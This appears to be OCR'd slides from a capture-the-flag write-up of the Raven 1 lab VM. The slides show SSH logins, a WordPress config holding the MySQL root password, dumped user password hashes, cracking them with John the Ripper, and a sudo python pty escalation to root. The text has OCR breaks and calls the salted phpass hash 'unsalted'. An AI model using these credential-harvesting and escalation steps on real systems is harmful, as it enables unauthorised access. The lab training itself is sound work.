Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: MySQL Database Access

Summarize the following:

- Able to locate file containing login information for the MySQL database.
- Able to acquire root access to the MySQL database.
- Used the privileges of user "michael" to find the MySQL username and password for the WordPress site's database.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-k
ey/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cooki
```

Exploitation: MySQL Data Exfiltration

Summarize the following:

- The password hashes for the usernames michael and steven were discovered and saved to a wp hashes.txt file so that they could be brute-forced.
- Command: select * from wp_users;
- Command: select * from wp_posts;




```
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from users;
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----
-------------+----------+---------------------+---------------------+-------
------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user
_email           | user_url | user_registered     | user_activation_key | user_s
tatus | display_name   |
+----+------------+------------------------------------+---------------+-----
-------------+----------+---------------------+---------------------+-------
------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mich
ael@raven.org |           | 2018-08-12 22:49:12 |                     |
    0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | stev
en@raven.org  |           | 2018-08-12 23:31:16 |                     |
    0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-----
-------------+----------+---------------------+---------------------+-------
------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```


Exploitation: User Privilege Misconfiguration/Privilege Escalation

Summarize the following:

- Steven's unsalted password hash was copied from the MySQL database and stored to the wp hashes.txt file.
- Command: john wp_hashes.txt
- Result: Steven's password was cracked using John the Ripper, and the password was pink84.



```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
pink84           (steven)
1g 0:00:00:00 DONE 2/3 (2022-06-08 18:32) 2.777g/s 2950p/s 2950c/s 2950C/s pink84..kevin
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo python -c 'import pty;pty.spawn ("/bin/bash");'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven#  cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
oceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
nk84             (steven)
